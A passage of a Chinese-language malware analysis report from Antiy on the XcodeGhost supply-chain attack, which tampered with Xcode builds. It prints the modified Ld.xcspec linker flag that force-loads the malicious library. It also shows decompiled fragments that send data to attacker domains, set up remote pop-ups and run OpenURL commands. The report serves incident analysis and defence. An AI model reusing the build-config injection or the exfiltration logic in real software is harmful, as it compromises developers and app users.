




Xcode 非官方版本恶意代码污染事件 (XcodeGhost) 的分析与综述

AVL TEAM&ANTIY CERT



首次发布时间：2015 年 09 月 20 日 22 时 00 分

本版本更新时间：2015 年 09 月 30 日 08 时 41 分

摘要

Xcode 是由苹果公司发布的运行在操作系统 Mac OS X 上的集成开发工具 (IDE)，是开发 OS X 和 iOS 应用程序的最主流工具。

2015 年 9 月 14 日起，一例 Xcode 非官方版本恶意代码污染事件逐步被关注，并成为社会热点事件。攻击者通过对 Xcode 进行篡改，加入恶意模块，并进行各种传播活动，使大量开发者使用被污染过的版本，建立开发环境。经过被污染过的 Xcode 版本编译出的 App 程序，将被植入恶意逻辑，其中包括向攻击者注册的域名回传若干信息，并可能导致弹窗攻击和被远程控制的风险。

本事件由腾讯相关安全团队发现，并上报国家互联网应急中心，国家互联网应急中心发出了公开预警，阿里安全研究员蒸米、Xundi 根据分析将这一事件称为“XcodeGhost”，这一名称被其他机构和研究者所沿袭。PaloAlto Network、360、盘古、微步、i 春秋等安全厂商和团队机构，对事件进行了大量跟进分析、普查和解读工作。有多个分析团队发现著名的游戏开发工具 Unity 3D、Cocos 2d-x 也被同一作者进行了地下供应链污染，因此会影响更多的操作系统平台。截止到本版本报告发布，尚未发现“XcodeGhost”组织对其更多开发环境的影响，但安天分析小组基于 JAVA 代码和 Native 代码的开发特点，同样发出了相关风险预警。

截止到 2015 年 9 月 20 日，各方已经累计发现当前已确认共 692 种（如按版本号计算为 858 个）App 曾受到污染，受影响的厂商中包括了微信、滴滴、网易云音乐等著名应用。

从确定性的行为来看，尽管有些人认为这一恶意代码窃取的信息“价值有限”，但从其感染面积、感染数量和可能带来的衍生风险来看，其可能是移动安全史上最为严重的恶意代码感染事件，目前来看唯有此前臭名昭著的 Carrier IQ 能与之比肩。但与 Carrier IQ 具有强力的“官方”推广方不同，这次事件是采用了非官方供应链（工具链）污染的方式，其反应出了我国互联网厂商研发“野蛮生长”，安全意识低下的现状。长期以来，业界从供应链角度对安全的全景审视并不足够，但供应链上的各个环节，都有可能影响到最终产品和最终使用场景的安全性。在这个维度上，开发工具、固件、外设等“非核心环节”的安全风险，并不低于操作系统，而利用其攻击的难度可能更低。因此仅关注供应链的基础和核心环节是不够的，而同时，我们必须高度面对现实，深刻分析长期困扰我国信息系统安全的地下供应链问题，并进行有效地综合治理。

目录

1	背景.....	1
2	作用机理与影响.....	1
2.1	作用机理	2
2.1.1	样本信息	2
2.1.2	感染方式.....	4
2.1.3	危害分析.....	7
2.1.4	中间人利用.....	12
2.2	影响面分析	13
3	扩散、组织分析.....	14
3.1	传播分析	14
3.2	攻击者情况猜测	17
3.3	开发环节的安全问题分析.....	18
3.3.1	Mac&iOS app 签名方式.....	18
3.3.2	Mac 上官方签名工具 codesign 验证 App 方式.....	18
3.3.3	官方推荐 Xcode 验证工具 spctl	20
4	ANDROID 风险预警.....	22
4.1	预警背景	22
4.2	JAVA 代码开发生产环境的风险.....	24
4.3	NATIVE 代码开发生产环境的风险.....	24
5	全景的安全视野才能减少盲点.....	24
	外一篇：我们的检讨	26
	附录一：参考资料.....	27
	附录二：事件时间链与相关链接	28
	附录三：报告版本演进、封版说明	33
	附录四：关于安天.....	34

1 背景

Xcode 是由苹果公司开发的运行在操作系统 Mac OS X 上的集成开发工具 (IDE)，是开发 OS X 和 iOS 应用程序的最快捷的方式，其具有统一的用户界面设计，同时编码、测试、调试都在一个简单的窗口内完成。^[1]

自 2015 年 9 月 14 日起，一例 Xcode 非官方供应链污染事件在国家互联网应急中心发布预警后，被广泛关注。攻击者通过对 Xcode 进行篡改，加入恶意模块，进行各种传播活动，使大量开发者获取到相关上述版本，建立开发环境，此时经过被污染过的 Xcode 版本编译出的 App 程序，将被植入恶意逻辑，其中包括向攻击者注册的域名回传若干信息，并可能导致弹窗攻击和被远程控制的风险。

本事件由腾讯相关安全团队发现，并上报国家互联网应急中心，国家互联网应急中心发出了公开预警，阿里安全研究员蒸米、Xundi 根据分析将这一事件称为“XcodeGhost”，这一名称被其他机构和研究者所沿袭。PaloAlto Network、360、盘古、微步、i 春秋等安全厂商和团队机构，对事件进行了大量跟进分析、普查和解读工作。截止到 2015 年 9 月 20 日，各方已经累计发现共 692 种（如按版本号计算为 858 个）App 确认受到感染。同时有多个分析团队发现著名的游戏开发工具 Unity 3D、Cocos 2d-x 也被同一作者进行了地下供应链污染，因此会影响更多的操作系统平台，但对上述两部分的感染影响目前还没有有效评价。综合现有分析，从其感染面积、感染数量和可能带来的衍生风险来看，这次事件可能是移动安全史上最为严重的恶意代码感染事件之一，从影响范围上来看能与之比肩的仅有此前臭名昭著的 Carrier IQ^[2]。

鉴于此事态的严重性，安天安全研究与应急处理中心 (Antiy CERT) 与安天移动安全公司 (AVL Team) 组成联合分析小组，结合自身分析进展与兄弟安全团队的分析成果，形成此报告。

2 作用机理与影响

安天根据 Xcode 非官方供应链污染事件的相关信息形成了图 2-1，其整体污染路径为官方 Xcode 被攻击者植入恶意代码后，由攻击者上传到百度云网盘等网络位置，再通过论坛传播等方式广播下载地址，导致被 App 开发者获取，同时对于攻击者是否利用污染下载工具的离线下载资源通过用户下载中的加速重定向方式扩大散布，也有较多猜测。有多个互联网公司采用被污染过的 Xcode 开发编译出了被污染的 App，并将其提交至苹果 App Store，且通过了苹果的安全审核，在用户获取相关 App 进行安装使用后，相关收到污染的应用回传信息至攻击者指定域名，并留下了弹窗钓鱼和远程控制入口。





图 2-1 Xcode 非官方供应链污染事件示意图

2.1 作用机理

2.1.1 样本信息

- 文件名: CoreService
- 位于 Xcode 位置: (iOS、iOS 模拟器、MacOSX 三个平台)
 - ./Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService
 - ./Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService
 - ./Developer/Platforms/MacOSX.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService
- 样本形态: 库文件 (iOS、iOS 模拟器、MacOSX 三个平台)

表 2-1 样本信息

文件名	平台	要求系统版本	md5	上传域名	关键信息形式	读取剪贴板	弹框	open URL	文件平台结构	说明
CoreService	iOS/iOS 模拟器	6.0	4fa1b08fd733 1cd36a8fc330 2e85e2bc	init.icloud-analysिस.com	字符串	无	有	有		iOS 模拟器与 iOS 平台使用同一库文件； CoreService 库里面同时包含 iOS 的 ARM 版本和模拟器的 X86 版本。
		7.0	40e4342b04a3 cedcb4eaa01a 1b68f40e 5e5425b47df5 10b0cacb9665 db8aeed5	init.crash-analystics.com init.icloud-diagnostics.com	字符串 拼接	有	有	有		
	MacOSX	—	8a4be8036fa8 74a664d9299c f2b3ea74 6881744ee3cc d9e3f625b021 41b55c20 5240c964c9ef ad9f2c6ed4ac 9968cb7e	—	—	—	—	—		该部分文件实际无完整有效的恶意代码； 由于捕获受感染 Xcode 版本不全，不排除存在其他含有效代码版本； 即可能存在感染 MacOSX 应用的方式（未证实），至少此处代码能佐证攻击者具有潜在对 MacOSX 的攻击意图。

2.1.2 感染方式

2.1.2.1 攻击机理

这次攻击本质上是通过对 Xcode 间接攻击了自动化构建和编译环境，目前开发者不论是使用 Xcode Server 还是基于第三方工具或自研工具都需要基于 Xcode。而这次如此大面积的国内产品受到污染，则反映了大量 APP 产品研发团队在产品开发和构建环境的维护以及安全意识上都呈现出比较大的问题。




图 2-2 基于 Xcode 的开发流程 (第三方图片) [4]

1. 恶意插件植入 Xcode 方式

也许出于对 Xcode 稳定性和植入方便性的考虑，恶意代码作者没有对 Xcode 工具进行太多修改，主要是添加了如下文件：

- 针对 iOS
 - ✧ Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService
 - ✧ Xcode.app/Contents/Developer/Platforms/iPhoneOS.platform/Developer/SDKs/Library/PrivateFrameworks/IDEBundleInjection.framework
- 针对 iOS 模拟器

- ✧ Xcode.app/Contents/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService
- ✧ Xcode.app/Contents/Developer/Platforms/iPhoneSimulator.platform/Developer/SDKs/Library/PrivateFrameworks/IDEBundleInjection.framework
- 针对 Mac OS X
 - ✧ Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/Library/Frameworks/CoreServices.framework/CoreService
 - ✧ Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/Library/PrivateFrameworks/IDEBundleInjection.framework

以及修改了配置文件:


- Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec

2. 恶意插件植入 App 方式

- 被攻击的开发环节: 编译 App 项目部分;
- 恶意代码植入机理: 通过修改 Xcode 配置文件, 导致编译 Linking 时程序强制加载恶意库文件;
- 修改的配置文件:

Xcode.app/Contents/PlugIns/Xcode3Core.ideplugin/Contents/SharedSupport/Developer/Library/Xcode/Plug-ins/CoreBuildTasks.xcplugin/Contents/Resources/Ld.xcspec

- 添加的语句: “-force_load \$(PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreService”



```

{
  Name = ALL_OTHER_LDFLAGS;
  Type = StringList;
  DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS $(variant)) $(OTHER_LDFLAGS $(arch)) $(OTHER_LDFLAGS $(variant) $(arch)) $(PRODUCT_SPECIFIC_LDFLAGS) -force_load $(PLATFORM_DEVELOPER_SDK_DIR)/Library/Frameworks/CoreServices.framework/CoreService";
  CommandLinePrefixFlag = "";
},
},

```

```

{
  Name = "ALL_OTHER_LDFLAGS";
  Type = StringList;
  DefaultValue = "$(LD_FLAGS) $(SECTORDER_FLAGS) $(OTHER_LDFLAGS) $(OTHER_LDFLAGS $(variant)) $(OTHER_LDFLAGS $(arch)) $(OTHER_LDFLAGS $(variant) $(arch)) $(PRODUCT_SPECIFIC_LDFLAGS)";
  "CommandLinePrefixFlag" = "";
},
},

```

图 2-3 受感染 Xcode 与官方版本配置文件对比

2.1.1.2.2 恶意代码运行时间

- 恶意代码植入位置: UIWindow (didFinishLaunchingWithOptions);
- 恶意代码启动时间: App 启动后, 开启准备展示第一个页面时恶意代码已经执行了;

- iOS 应用启动流程：从代码执行流程来看，图 2-4 中每一步都可以作为恶意代码植入点，且其框架基本都是由模板自动生成，而 UIWindow 为 iOS App 启动后展示页面时执行。




图 2-4 iOS 应用启动流程（第三方图片）^[5]

- UIWindow 生成方式：

通常通过模板建立工程时，Xcode 会自动生成一个 Window，然后让它变成 `keyWindow` 并显示出来；由于是模板自动生成，所以很多时候开发人员都容易忽略这个 `UIWindow` 对象，这也是此次 Xcode 被植入恶意代码位置的原因之一。

- 恶意代码启动时机分析：

恶意代码植入于 `UIWindow` (`didFinishLaunchingWithOptions`) 中，其入口点为：`__UIWindow_didFinishLaunchingWithOptions__makeKeyAndVisible_`；`UIWindow` 是作为包含了其他所有 `View` 的一个容器，每一个程序里面都会有一个 `UIWindow`；而 `didFinishLaunchingWithOptions` 里面的代码会在 `UIWindow` 启动时执行，即被感染 App 在启动时的开始准备展示界面就已经在执行被植入的恶意代码了。




图 2-5 恶意插件植入的代码入口点

2.1.3 危害分析

2.1.3.1 上传隐私

恶意代码上传的信息主要有：时间戳、应用名、包名、系统版本、语言、国家、网络信息等；同时还有被感染 App 的运行状态：launch、runing、suspend、terminate、resignActive、AlertView。

所有信息通过 DES 加密后 POST 上传到服务器：

- init.icloud-analysis.com
- init.crash-analytics.com
- init.icloud-diagnostics.com

上述域名可以配置为 ACL 名单进行拦截，或在 IDS 等设备中配置上述 URL 检测规则，可以对内网地址进行发现。腾讯玄武实验室最早提出了建议网友在路由器上配置相关域名规则进行检测^[6]。

其中 6.0 版本 URL 为字符串形式，而到 7.0 版本 URL 则进化到字符拼接，7.0 版本中还可以获取应用剪贴板信息。

```

    v42 = CFSTR("3G");
objc_retain(v42);
v43 = v41;
v44 = objc_msgSend(
    &OBJC_CLASS__NSDictionary,
    "dictionaryWithObjectsAndKeys:",
    v55,
    CFSTR("timestamp"),
    v56,
    CFSTR("app"),
    v57,
    CFSTR("bundle"),
    v58,
    CFSTR("name"),
    v54,
    CFSTR("os"),
    v53,
    CFSTR("type"),
    v51,
    CFSTR("status"),
    v52,
    CFSTR("language"),
    v49,
    CFSTR("country"),
    v33,
    CFSTR("idfv"),
    v42,
    CFSTR("network"),
    v41,
    CFSTR("version"),
    0);

```

图 2-6 获取上传的信息

```

3 | objc_msgSend(v17, "appendData:", v20);
4 | v25 = objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", CFSTR("http://ipit.icloud-analysis.com"));
5 | v26 = objc_retainAutoreleasedReturnValue(v25);
6 | v27 = v26;
7 | v28 = objc_msgSend(
8 |     &OBJC_CLASS__NSMutableURLRequest,
9 |     "requestWithURL:cachePolicy:timeoutInterval:",
10 |     v26,

```

图 2-7 6.0 版本中 URL 为字符串形式

```

objc_release(v105);
v108 = objc_msgSend(v107, "stringByAppendingString:", CFSTR("/"));
v109 = (void *)objc_retainAutoreleasedReturnValue(v108);
objc_release(v107);
v110 = objc_msgSend(v109, "stringByAppendingString:", CFSTR("i"));
v111 = (void *)objc_retainAutoreleasedReturnValue(v110);
objc_release(v109);
v112 = objc_msgSend(v111, "stringByAppendingString:", CFSTR("n"));
v113 = (void *)objc_retainAutoreleasedReturnValue(v112);
objc_release(v111);
v114 = objc_msgSend(v113, "stringByAppendingString:", CFSTR("i"));
v115 = (void *)objc_retainAutoreleasedReturnValue(v114);
objc_release(v113);
v116 = objc_msgSend(v115, "stringByAppendingString:", CFSTR("t"));
v117 = (void *)objc_retainAutoreleasedReturnValue(v116);
objc_release(v115);
v118 = objc_msgSend(v117, "stringByAppendingString:", CFSTR("."));
v119 = (void *)objc_retainAutoreleasedReturnValue(v118);
objc_release(v117);
v120 = objc_msgSend(v119, "stringByAppendingString:", CFSTR("i"));
v121 = (void *)objc_retainAutoreleasedReturnValue(v120);
objc_release(v119);
v122 = objc_msgSend(v121, "stringByAppendingString:", CFSTR("c"));
v123 = (void *)objc_retainAutoreleasedReturnValue(v122);
objc_release(v121);
v124 = objc_msgSend(v123, "stringByAppendingString:", CFSTR("l"));
v125 = (void *)objc_retainAutoreleasedReturnValue(v124);
objc_release(v123);
v126 = objc_msgSend(v125, "stringByAppendingString:", CFSTR("o"));
v127 = (void *)objc_retainAutoreleasedReturnValue(v126);
objc_release(v125);
v128 = objc_msgSend(v127, "stringByAppendingString:", CFSTR("u"));
v129 = (void *)objc_retainAutoreleasedReturnValue(v128);
objc_release(v127);
v130 = objc_msgSend(v129, "stringByAppendingString:", CFSTR("d"));

```

图 2-8 7.0 版本中 URL 字符拼接形式

```

v2 = objc_retain(v2);
v4 = objc_msgSend(&OBJC_CLASS__NSBundle, "mainBundle");
v5 = (void *)objc_retainAutoreleasedReturnValue(v4);
v6 = objc_msgSend(v5, "bundleIdentifier");
v7 = (void *)objc_retainAutoreleasedReturnValue(v6);
objc_release(v5);
v8 = objc_msgSend(v7, "stringByAppendingString:", CFSTR("-"));
v9 = (void *)objc_retainAutoreleasedReturnValue(v8);
objc_release(v7);
v10 = objc_msgSend(v9, "stringByAppendingString:", CFSTR("i"));
v11 = (void *)objc_retainAutoreleasedReturnValue(v10);
objc_release(v9);
v12 = objc_msgSend(v11, "stringByAppendingString:", CFSTR("0"));
v13 = (void *)objc_retainAutoreleasedReturnValue(v12);
objc_release(v11);
v14 = objc_msgSend(v13, "stringByAppendingString:", CFSTR("S"));
v15 = (void *)objc_retainAutoreleasedReturnValue(v14);
objc_release(v13);
v16 = objc_msgSend(v15, "stringByAppendingString:", CFSTR("-"));
v17 = (void *)objc_retainAutoreleasedReturnValue(v16);
objc_release(v15);
v18 = objc_msgSend(v17, "stringByAppendingString:", CFSTR("UIPasteboard"));
v19 = objc_retainAutoreleasedReturnValue(v18);
objc_release(v17);
v20 = objc_msgSend(&OBJC_CLASS__UIPasteboard, "pasteboardWithName:create:", v19, 1);
v21 = (void *)objc_retainAutoreleasedReturnValue(v20);
objc_msgSend(v21, "setPersistent:", 1);
objc_msgSend(v21, "setString:", v3);
objc_release(v3);
objc_release(v21);
    
```

图 2-9 7.0 版本获取应用剪贴板信息

2.1.3.2 任意弹窗

恶意代码可以远程设置任意应用的弹窗信息，包括弹框标题、内容、推广应用 ID、取消按钮、确认按钮；需要注意的是该部分代码并没有使用输入框控件，同时也并无进一步的数据回传代码，因此是不能直接高仿伪造系统弹窗，钓鱼获取 Apple ID 输入和密码输入的在部分已公开分析报告中，对此处行为的直接后果存在误判)。

```

goto LABEL_37;
v73 = objc_msgSend(v15, v134, CFSTR("alertHeader"));
v74 = objc_retainAutoreleasedReturnValue(v73);
v75 = objc_msgSend(v15, v134, CFSTR("alertBody"));
v76 = objc_retainAutoreleasedReturnValue(v75);
v77 = objc_msgSend(v15, v134, CFSTR("appID"));
v124 = objc_retainAutoreleasedReturnValue(v77);
v78 = objc_msgSend(v15, v134, CFSTR("cancelTitle"));
v79 = objc_retainAutoreleasedReturnValue(v78);
v126 = v15;
v80 = objc_msgSend(v15, v134, CFSTR("confirmTitle"));
v81 = objc_retainAutoreleasedReturnValue(v80);
v82 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
v83 = (void *)objc_retainAutoreleasedReturnValue(v82);
v84 = objc_msgSend(v83, "applicationState");
objc_release(v83);
    
```

图 2-10 远程设置弹窗信息

但是由于弹窗内容可以任意设定，攻击者完全可以使用弹窗进行欺诈通知。

2.1.1.3.3 远控模块

1. OpenURL 远控

恶意代码包含了一个使用 OpenURL 的远控模块, 该模块可以用来执行从服务器获取到的 URL scheme, 其使用 canOpenURL 获取设备上定义的 URL scheme 信息, 并从服务器获取 URL scheme 通过 OpenURL 执行。

```

{
    v66 = objc_msgSend(&OBJC_CLASS__UIApplication, "sharedApplication");
    v67 = (void *)objc_retainAutoreleasedReturnValue(v66);
    v134 = v17;
    v68 = objc_msgSend(v62, v17, CFSTR("scheme"));
    v15 = v62;
    v69 = objc_retainAutoreleasedReturnValue(v68);
    v70 = objc_msgSend(&OBJC_CLASS__NSURL, "URLWithString:", v69);
    v71 = objc_retainAutoreleasedReturnValue(v70);
    v72 = (unsigned int)objc_msgSend(v67, "canOpenURL:", v71);
    objc_release(v71);
}
  
```

图 2-11 canOpenURL 获取信息, 执行从服务器获取的 URL scheme

2. URL scheme 能力

